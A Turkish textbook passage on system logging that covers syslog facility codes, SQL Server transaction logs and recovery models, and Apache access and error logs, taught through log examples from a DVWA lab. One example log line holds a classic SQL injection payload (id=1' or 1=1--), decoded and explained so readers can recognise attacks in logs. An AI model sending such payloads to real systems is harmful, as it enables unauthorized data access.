
**Syslog Facility,** Syslog protokolünde log mesajlarının hangi kaynaktan veya sistem bileşeninden geldiğini belirtmek için kullanılan bir kategorilendirme sistemidir. Başka bir ifadeyle logun ait olduğu **bölüm** veya **servis** denilebilir. Facility sayesinde loglar, sistemin farklı bileşenlerine göre gruplanabilir ve yönetilebilir. Tablo 3.12'de facility kodları ve anlamları açıklamalarıyla beraber verilmiştir.

**Tablo 3.12:** Facility Kodu ve Açıklamaları

| Facility Kodu | Facility Adı | Açıklama |
|---|---|---|
| **0** | **kern** | Kernel (çekirdek) ile ilgili mesajlar |
| **1** | **user** | Kullanıcı seviyesindeki süreçler |
| **2** | **mail** | E-posta sistemi ile ilgili loglar |
| **3** | **daemon** | Arka plan servisleri ve daemonlar |
| **4** | **auth** | Kimlik doğrulama ve güvenlik olayları |
| **5** | **syslog** | Syslog işlemleri ve yönetimi ile ilgili mesajlar |
| **6** | **lpr** | Yazıcı sistemi ile ilgili mesajlar |
| **7** | **news** | Haber sunucuları ve haber iletimi ile ilgili loglar |
| **8** | **uucp** | UUCP (Unix-to-Unix Copy Program) işlemleri |
| **9** | **cron** | Zamanlanmış görevler (cron) ile ilgili loglar |
| **10** | **authpriv** | Özel kimlik doğrulama olayları (gizli) |
| **11** | **ftp** | FTP servisi ile ilgili mesajlar |
| **12** | **ntp** | Network Time Protocol (zaman senkronizasyonu) |
| **13** | **audit** | Denetim (audit) sistemleri ile ilgili mesajlar |
| **14** | **alert** | Sistem kritik uyarıları (alert) |
| **15** | **clock** | Saat ve zaman ile ilgili mesajlar |

**ÖRNEK**

Kali Linux işletim sisteminden alınan ve Görsel 3.22'de bulunan örnek **log kaydı**, root kullanıcısı için yeni bir oturumun başarıyla başlatıldığını gösterir. Başka bir ifadeyle fiziksel veya grafiksel oturumda root kullanıcı olarak giriş yapıldığını doğrular.




**Görsel 3.22:** Başarılı oturum açma Syslog kaydı

May 26 19:57:44 kali lightdm[1152]: pam_unix(lightdm:session): session opened for user root(uid=0) by root(uid=0)

Görselden alınan log parçası incelendiğinde Tablo 3.13'teki anlamlar çıkar.

**Tablo 3.13:** Log Parçaları ve Açıklamaları


| Parça | Anlamı |
|---|---|
| **May 26 19:57:44** | Olayın gerçekleştiği tarih ve saat (26 Mayıs, 19:57:44) |
| **kali** | Olayın gerçekleştiği bilgisayarın adı [hostname (bu örnekte kali)] |
| **lightdm[1152]** | Olayı oluşturan süreç (process) ve PID'si. Burada LightDM (Linux için bir oturum açma yöneticisi) ve süreç numarası 1152 |
| **pam_unix(lightdm:session):** | PAM (Pluggable Authentication Modules) unix modülünden gelen mesaj, burada lightdm oturumu ile ilgili |
| **session opened for user root(uid=0)** | Root kullanıcısı için oturum açıldığı anlamına gelir. UID=0 root kullanıcısının sistemdeki ID numarasıdır. |
| **by root(uid=0)** | Bu oturumu başlatan kullanıcı da roottur (başka bir ifadeyle kendisi root kullanıcısı). |

**journalctl** veya **/var/log** altındaki klasik metin tabanlı log dosyalarında **facility** ve **severity alanları doğrudan görünmez** ancak bu bilgiler, aslında her log girdisinin içinde yer alır. Sadece varsayılan formatta **gizlidir**. Syslog protokolü, her log mesajının başına bir **PRI (priority)** değeri yazar.

**Bu Değer:** PRI = (facility * 8) + severity

Bu PRI değeri, çoğu zaman logun başına binary veya sayı olarak eklenir ama journalctl, rsyslog,

systemd-journald gibi servisler bu değeri **işleyerek sadece gerekli kısmı (mesaj) gösterir.** Kullanılan Linux sisteme göre özel komutlar yazılarak bu değerler Görsel 3.23'teki gibi görüntülenebilir. Görsel 3.23'te Linux çekirdeği (kernel) ile ilgili bir hata ve uyarı mesajlarının çıktısı görülür. 0 5 ve 0 6 gibi ifadelerdeki ilk 0 kernel (facility: kern), İkinci sayı ise severity seviyesini gösterir.




**Görsel 3.23:** PRI değerli log gösterimi

### 3.1.6.3. Transaction Log (İşlem Kayıtları)

Her veri tabanı işleminde **(INSERT, UPDATE, DELETE gibi)** yapılan değişiklikler, transaction log dosyasına zaman sırasına göre kaydedilir. Bu sıralı kayıt yapısı sayesinde sistemdeki her adım izlenebilir hâle gelir. Log dosyaları, istisnai durumlar (örneğin BULK IMPORT veya SELECT INTO işlemleri) dışında tüm transactionları kayıt altına alır. Örneğin bir bankacılık sisteminde para transferi sırasında elektrik kesintisi olursa transaction log sayesinde işlem ya tamamlanır ya da hiç yapılmamış sayılır. Bu kayıtların faydaları şöyledir:

- **Veri bütünlüğü** sağlanması (ACID kuralları)
- **Sistem çökmelerinde** işlemlerin geri alınması (ROLLBACK).
- **Point-in-Time Recovery** ile belirli bir ana dönülmesi

Her transactionın başlangıcında bir **Log Sequence Number (LSN)** atanır. Bu numara, işlemlerin sıralı takibini sağlar.

**ÖRNEK**

```
BEGIN TRAN;
UPDATE Musteriler SET Bakiye = Bakiye - 100 WHERE ID = 1;
UPDATE Musteriler SET Bakiye = Bakiye + 100 WHERE ID = 2;
COMMIT;
```

Bu işlemde her adım loga yazılır. **COMMIT** öncesi sistem çökerse SQL Server, logu kullanarak değişiklikleri geri alır.

Transaction log, **Virtual Log Files (VLF)** adı verilen mantıksal parçalara bölünür. VLF'lerin doluluk durumuna göre sistem, sıradaki erişilebilir parçaya veri yazmaya devam eder. Bu döngüsel yapı sayesinde geçmişteki işlemler commit edildikten ve diske yazıldıktan sonra inaktif hâle gelen VLF'ler,



tekrar kullanılabilir hâle gelir. Böylece log dosyasının verimli bir şekilde yönetilmesi sağlanır. VLF'lerle şu iki durumda karşılaşılır:

1. **Aktif VLF:** Şu an kullanılan kayıtlardır.
2. **Pasif VLF:** Kesilmiş (truncated) ve yeniden kullanılabilir durumdaki kayıtlardır.

VLF'lerin kontrolü için DBCC LOGINFO('VeritabaniAdi') komutu kullanılır. Çok fazla VLF olması, performans sorunlarına yol açar (Log okuma yazma hızı düşer). Transaction logun sürekli büyümemesi için SQL Server, **CHECKPOINT** işlemiyle bellekten diske veri yazdıktan sonra artık gerekmeyen log kayıtlarını keser.

**Log kesmenin engellendiği durumlar şunlardır:**

- Açık Transaction olması (COMMIT/ROLLBACK yapılmamış)
- Log Backup'ının alınmaması (FULL veya BULK_LOGGED kurtarma modelinde)
- Veri tabanının MIRRORING veya REPLICATION kullanması

Durum kontrolü şöyle yapılır:

```
SELECT name, log_reuse_wait_desc FROM sys.databases;
```

LOG_BACKUP görünüyorsa log yedeği şöyle alınmalıdır:

```
BACKUP LOG VeritabaniAdi TO DISK = 'C:\Backup\LogBackup.trn';
```

Veri tabanında yapılan her işlem, log dosyasına kaydedildiğinden zaman içinde dosya boyutunun artması kaçınılmazdır. Bu nedenle log dosyalarının bakımının sistem ihtiyaçlarına uygun şekilde düzenli olarak yapılması gerekir. SQL Server, logların yönetimini kolaylaştırmak için üç farklı **recovery (geri yükleme)** modeli sunar.

1. **Simple Recovery Model**

   Modelde, transaction log backup alma desteği bulunmaz. SQL Server, log dosyalarını otomatik olarak temizler ve boş alanları tekrar kullanılabilir hâle getirir ancak bu otomatik sistem, veri kaybı riskini artırabilir ve kritik sistemler için önerilmez.

2. **Bulk-Logged Recovery Model**

   Model, log yedeklemesine olanak tanırken büyük veri işlemlerini (bulk operations) minimal düzeyde kaydederek log büyüklüğünü kontrol altında tutar. Logların geri kullanılabilir hâle gelmesi için yedekleme işlemlerinin düzenli yapılması gerekir. Aksi hâlde loglar silinemez.

3. **Full Recovery Model**

   En güvenli model olan Full Recovery'de tüm işlemler, log dosyasına eksiksiz biçimde yazılır. Bu sayede veri kaybı riski minimize edilir ancak logların otomatik olarak silinmediği bu modelde, dosya boyutu çok daha hızlı büyüme eğilimi gösterir. Bu nedenle düzenli log yedeklemeleri hayati önemdedir.

Transaction log'ların büyümesini kontrol altına almak ve disk alanını verimli kullanmak için düzenli **backup stratejileri** uygulanmalıdır. SQL Server, log dosyası yedeklendiğinde bu alanı **truncate** eder. Başka bir ifadeyle inaktif olan kısımlar silinir ve tekrar kullanılabilir hâle gelir. Bu işlem, sistem kaynaklarını korumanın en etkili yollarından biridir.

Log alanlarının ne kadar kullanıldığı, **DBCC SQLPERF(LOGSPACE)**; komut yapısı kullanılarak sürekli izlenmelidir. Bu tür kontrollerin özellikle yüksek trafiğe sahip veri tabanlarında günlük veya daha kısa periyotlarla yapılması tavsiye edilir. Ayrıca **auto growth** ayarlarının sistem performansına uygun olarak yapılandırılması, anlık disk doluluk sorunlarının önüne geçebilir.

Transaction log yedekleri, sistemde meydana gelebilecek veri kayıplarını minimum seviyeye indirir. Örneğin on beş dakikalık aralıklarla alınan log yedekleri, bir hata veya saldırı sonrası sistemin yalnızca son birkaç dakikalık veriyi kaybetmesini sağlar. Bu yapı sayesinde **point-in-time recovery** (belirli bir ana geri dönüş) mümkün hâle gelir.

Log dosyaları sadece veri kurtarma değil aynı zamanda sistemin güvenlik ve performans geçmişini incelemek açısından da büyük öneme sahiptir. Bu yönüyle transaction loglar hem veri tabanı yönetimi hem de adli bilişim süreçlerinde vazgeçilmez bir veri kaynağıdır. Bütün bunlar düşünüldüğünde örnekteki yapıda kurgulanmış bir transaction log, bütün ihtiyaçları giderebilir.

**ÖRNEK**

1. **Uygun Başlangıç Boyutu Belirleyin.**

   ALTER DATABASE VeritabaniAdi MODIFY FILE (NAME = 'VeritabaniAdi_Log', SIZE = 4GB);

2. **Büyüme Ayarlarını Optimize Edin.**

   Küçük artışlar (örneğin %10 yerine 512 MB) fragmentasyonu azaltır.

3. **Düzenli Log Yedekleri Alın** (FULL kurtarma modelinde).

4. **VLF Sayısını Kontrol Edin.**

   50-100 arası idealdir. Fazlası için logu yeniden oluşturun.

   DBCC SHRINKFILE('VeritabaniAdi_Log', TRUNCATEONLY);

   ALTER DATABASE VeritabaniAdi MODIFY FILE (NAME = 'VeritabaniAdi_Log', SIZE = 2GB);

**Transaction Log Full Hatası (Error 9002) ile karşılaşıldığında ise şu çözüm adımları uygulanarak hatanın önüne geçilebilir:**

1. Açık transactionlar bulunur.

   DBCC OPENTRAN;

2. Gerekiyorsa log yedeği alınır.


   BACKUP LOG VeritabaniAdi TO DISK = 'C:\Backup\EmergencyLogBackup.trn';

3. Log küçültülür.

   DBCC SHRINKFILE('VeritabaniAdi_Log', 1);

### 3.1.6.4. Web Logları

**Web logları**, web sunucularında gerçekleşen her türlü olayın (istek, hata, işlem vb.) kayıt altına alındığı günlük dosyalardır. Olay tespiti, saldırı analizi, sistem hatalarının bulunması, trafik izleme gibi pek çok işlemin temel bilgi kaynağını oluşturur (Görsel 3.24).




**Görsel 3.24:** Web logları

Web logları, içerdikleri bilgi ve kullanım alanlarına bağlı olarak şöyle sınıflandırılabilir:

**Erişim Logları (Access Logs)**

Bir web sunucusunda barınan internet sitesini ziyaret eden kullanıcıların tüm hareketleri, erişim logları dosyasında detaylı şekilde kayıt altına alınır. Hangi sayfalara girildiği, sunucunun bu isteklere verdiği yanıtlar, kullanılan tarayıcı, işletim sistemi gibi teknik detaylar bu kayıtlar sayesinde takip edilebilir. Özellikle güvenlik analizleri ve performans optimizasyonu için bu veriler büyük önem taşır. Ziyaretçinin IP'si, tarih/zaman, yapılan istek (GET, POST), kullanılan tarayıcı bilgisi, durum kodu (200, 404, 500 vb.) gibi bilgiler erişim logları içinde bulunur ve güvenlik uzmanlarına fikir verir.

Apache web sunucusu tarafından oluşturulan erişim loglarının formatı ve içeriği, **C:\xampp\apache\logs\access.log** dosyasından elde edilen veriler doğrultusunda Görsel 3.25'te ayrıntılı olarak gösterilmiştir.

```
192.168.1.165 - - [27/May/2025:15:45:07 +0300] "GET /DVWA HTTP/1.1" 301 335 "-" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Mobile S
192.168.1.165 - - [27/May/2025:15:45:07 +0300] "GET /DVWA/ HTTP/1.1" 302 - "-" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Mobile Sa
192.168.1.165 - - [27/May/2025:15:45:07 +0300] "GET /DVWA/login.php HTTP/1.1" 200 1342 "-" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0
192.168.1.165 - - [27/May/2025:15:45:07 +0300] "GET /DVWA/dvwa/css/login.css HTTP/1.1" 200 842 "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/
192.168.1.165 - - [27/May/2025:15:45:07 +0300] "GET /DVWA/dvwa/images/login_logo.png HTTP/1.1" 200 9088 "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) App
192.168.1.165 - - [27/May/2025:15:45:07 +0300] "GET /favicon.ico HTTP/1.1" 200 30894 "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KH
192.168.1.165 - - [27/May/2025:15:45:11 +0300] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KH
192.168.1.165 - - [27/May/2025:15:45:11 +0300] "GET /DVWA/index.php HTTP/1.1" 200 6497 "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (
192.168.1.165 - - [27/May/2025:15:45:11 +0300] "GET /DVWA/dvwa/css/main.css HTTP/1.1" 200 5096 "http://192.168.1.27/DVWA/index.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/
192.168.1.165 - - [27/May/2025:15:45:11 +0300] "GET /DVWA/dvwa/js/dvwaPage.js HTTP/1.1" 200 1240 "http://192.168.1.27/DVWA/index.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKi
192.168.1.165 - - [27/May/2025:15:45:11 +0300] "GET /DVWA/dvwa/images/logo.png HTTP/1.1" 200 5044 "http://192.168.1.27/DVWA/index.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebK
192.168.1.165 - - [27/May/2025:15:45:11 +0300] "GET /DVWA/dvwa/images/theme-light-dark.png HTTP/1.1" 200 1029 "http://192.168.1.27/DVWA/index.php" "Mozilla/5.0 (Linux; Android 10;
192.168.1.165 - - [27/May/2025:15:45:11 +0300] "GET /DVWA/dvwa/js/add_event_listeners.js HTTP/1.1" 200 593 "http://192.168.1.27/DVWA/index.php" "Mozilla/5.0 (Linux; Android 10; K)
192.168.1.165 - - [27/May/2025:15:45:11 +0300] "GET /DVWA/favicon.ico HTTP/1.1" 200 1406 "http://192.168.1.27/DVWA/index.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36
192.168.1.165 - - [27/May/2025:15:45:18 +0300] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KH
192.168.1.165 - - [27/May/2025:15:45:18 +0300] "GET /DVWA/login.php HTTP/1.1" 200 1381 "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (
192.168.1.165 - - [27/May/2025:15:45:20 +0300] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KH
192.168.1.165 - - [27/May/2025:15:45:20 +0300] "GET /DVWA/index.php HTTP/1.1" 200 6497 "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (
192.168.1.165 - - [27/May/2025:15:45:28 +0300] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KH
192.168.1.165 - - [27/May/2025:15:45:28 +0300] "GET /DVWA/login.php HTTP/1.1" 200 1381 "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (
192.168.1.165 - - [27/May/2025:15:45:37 +0300] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KH
192.168.1.165 - - [27/May/2025:15:45:37 +0300] "GET /DVWA/login.php HTTP/1.1" 200 1381 "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (
192.168.1.165 - - [27/May/2025:15:45:43 +0300] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KH
192.168.1.165 - - [27/May/2025:15:45:43 +0300] "GET /DVWA/login.php HTTP/1.1" 200 1381 "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (
192.168.1.165 - - [27/May/2025:15:45:45 +0300] "POST /DVWA/login.php HTTP/1.1" 302 - "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KH
192.168.1.165 - - [27/May/2025:15:45:45 +0300] "GET /DVWA/index.php HTTP/1.1" 200 6497 "http://192.168.1.27/DVWA/login.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (
192.168.1.165 - - [27/May/2025:15:45:49 +0300] "GET /DVWA/security.php HTTP/1.1" 200 4971 "http://192.168.1.27/DVWA/index.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.3
192.168.1.165 - - [27/May/2025:15:45:49 +0300] "GET /DVWA/dvwa/images/lock.png HTTP/1.1" 200 761 "http://192.168.1.27/DVWA/security.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWe
192.168.1.165 - - [27/May/2025:15:45:52 +0300] "POST /DVWA/security.php HTTP/1.1" 302 - "http://192.168.1.27/DVWA/security.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.
192.168.1.165 - - [27/May/2025:15:45:52 +0300] "GET /DVWA/security.php HTTP/1.1" 200 5040 "http://192.168.1.27/DVWA/security.php" "Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/53
192.168.1.165 - - [27/May/2025:15:45:55 +0300] "GET /DVWA/vulnerabilities/sqli/ HTTP/1.1" 200 4559 "http://192.168.1.27/DVWA/security.php" "Mozilla/5.0 (Linux; Android 10; K) Apple
```

**Görsel 3.25:** Apache erişim log kayıtları

**Örnek Loglar ve Açıklamaları**

```
192.168.1.165 - - [27/May/2025:15:03:43 +0000] "POST /login.php HTTP/1.1" 302 501 "http://192.168.1.27/login.php" "Mozilla/5.0 ..."
```

- **İstemci IP Adresi**
  - **192.168.1.165** → Sisteme erişen istemcinin IP adresidir.
- **Tarih ve Saat**
  - **[27/May/2025:15:03:43 +0000]** → 27 Mayıs 2025 günü UTC zaman diliminde saat 15:03:43'te erişim sağlanmıştır.
- **HTTP Yöntemi ve İstek**
  - **"POST /login.php HTTP/1.1"**
  - Bu; kullanıcı adı, şifre gibi bilgilerin form ile gönderildiği POST isteğidir.
  - **/login.php** dosyası üzerinden oturum açma işlemi yapılmıştır.
- **HTTP Durum Kodu**
  - **302** → Bu kod, **başarılı bir oturum açmanın ardından yönlendirme (redirect)** olduğunu gösterir.
  - Genellikle başarılı oturum açma sonrası kullanıcı, ana sayfaya veya başka bir panele yönlendirilir.
- **Yanıt Boyutu**
  - **501** → Sunucunun gönderdiği yanıtın bayt cinsinden boyutudur.
  - Bu boyut, basit bir yönlendirme sayfasının çıktısı olabilir.
- **Referer (Yönlendiren Sayfa)**
  - **"http://192.168.1.27/login.php"**
  - Oturum açma formunun bulunduğu sayfadır. Kullanıcı bu sayfa üzerinden POST isteğini yapılmıştır.
- **User-Agent (Tarayıcı) Bilgisi**
  - **"Mozilla/5.0 ..."** → Belirli bir tarayıcı (örneğin Chrome, Firefox) kullanılarak giriş yapılmıştır.
  - Tam bilgi verilmemiş ama standart bir masaüstü veya mobil tarayıcı olduğu söylenebilir.


```
192.168.1.165 - - [27/May/2025:15:04:32 +0000] "GET /vulnerabilities/sqli/?id=1%27%20or%201=1--&Submit=Submit HTTP/1.1" 200 5756 "http://192.168.1.27/dvwa/vulnerabilities/sqli/" "Mozilla/5.0 ..."
```

- **İstemci IP Adresi**
  - **192.168.1.165** → İsteği yapan istemcinin yerel IP adresidir.
- **Zaman Bilgisi**
  - **[27/May/2025:15:04:32 +0000]** → 27 Mayıs 2025, saat 15:04:32'de UTC zaman diliminde istem yapılmıştır.

- **HTTP İsteği**
  - **"GET /vulnerabilities/sqli/?id=1%27%20or%201=1--&Submit=Submit HTTP/1.1"**
  - Bu, SQLi zafiyeti test edilen URL'ye yapılan bir GET isteğidir.
  - **%27** → ' (tek tırnak), URL kodlamasıyla gönderilmiştir.
  - **%20** → Boşluk karakteridir.
  - Tam Çözülmüş Hâli:**/vulnerabilities/sqli/?id=1' or 1=1--&Submit=Submit**
  - **id=1' or 1=1--** ifadesi, klasik bir SQL Injection saldırı denemesidir.
- **Saldırı Tekniği Açıklaması**
  - **or 1=1** → Her zaman doğru dönen bir ifadedir. Bu sayede tüm verilerin listelenmesi hedeflenir.
  - -- → SQL yorum satırı işaretidir. Sorgunun geri kalanını devre dışı bırakır.
- **HTTP Durum Kodu**
  - **200** → Sunucu, isteği başarıyla işlediğini gösterir.
  - Bu, SQLi denemesinin muhtemelen başarılı olduğunu gösterir.
- **Yanıt Boyutu**
  - 5756 baytlık veri dönmüştür.
  - Bu, hedefteki veri tabanından alınan büyük bir veri çıktısı olabileceğine işaret eder.
- **Referer (Yönlendiren Sayfa)**
  - "http://192.168.1.27/dvwa/vulnerabilities/sqli/"
  - Kullanıcı, DVWA (Damn Vulnerable Web Application) üzerindeki SQLi test sayfasından bu isteği yapmıştır.
- **User-Agent Bilgisi**
  - **"Mozilla/5.0 ..."** → Tam olarak verilmemiş ancak yaygın bir web tarayıcısından (örneğin Chrome veya Firefox) gelen istek olduğu anlaşılmaktadır.

### Hata Logları (Error Logs)

**Hata logları**; bir web sunucusu (örneğin Apache), PHP, veri tabanı gibi bileşenlerde meydana gelen **hataların, uyarıların, eksik yapılandırmaların** ve **erişim ihlallerinin** kayıt altına alındığı log dosyalarıdır (Görsel 3.26).




**Görsel 3.26:** Web hata logları

**Örnek Loglar ve Açıklamaları**

Apache web sunucusu çalışması sırasında oluşan hata, uyarı ve sistem mesajlarını **error.log** dosyasına kaydeder. XAMPP kullanılarak yerel bir test ortamında elde edilen bazı önemli hata logları ve açıklamaları şöyledir (Log bilgileri **C:\xampp\apache\logs\error.log** dosyasından alınmaktadır.):

**[Tue May 27 15:39:35.276184 2025] [ssl:warn] ... AH01909: www.example.com:443:0 server certificate does NOT include an ID which matches the server name**

Sunucuda kullanılan SSL sertifikası ile tarayıcıya bildirilen alan adı (hostname) uyuşmamaktadır. Başka bir ifadeyle sertifika örneğin www.example.com için alınmış ancak sunucuya belki localhost veya başka bir adla erişilmektedir. Sonuç olarak SSL/TLS bağlantılarının güvenilirliğini etkileyen bir faktördür ve yapılandırmanın doğru olmadığını gösteren bir hata logudur.

**[Tue May 27 15:39:35.387178 2025] [mpm_winnt:notice] [pid 8764:tid 448] AH00455: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 configured -- resuming normal operations**

Apache sunucusu başarıyla başlatılmıştır ve tüm servisler (SSL, PHP) düzgün çalışmaktadır. Sistem yöneticisi veya geliştirici için yapılandırmanın doğru yüklendiğini gösteren bilgilendirici bir log satırıdır.

**Not**

Bugün web hizmetlerinin sunulmasında en çok tercih edilen web sunucu yazılımları arasında Apache HTTP Server, Microsoft Internet Information Services (IIS) ve Nginx bulunur.

**Uygulama Logları**

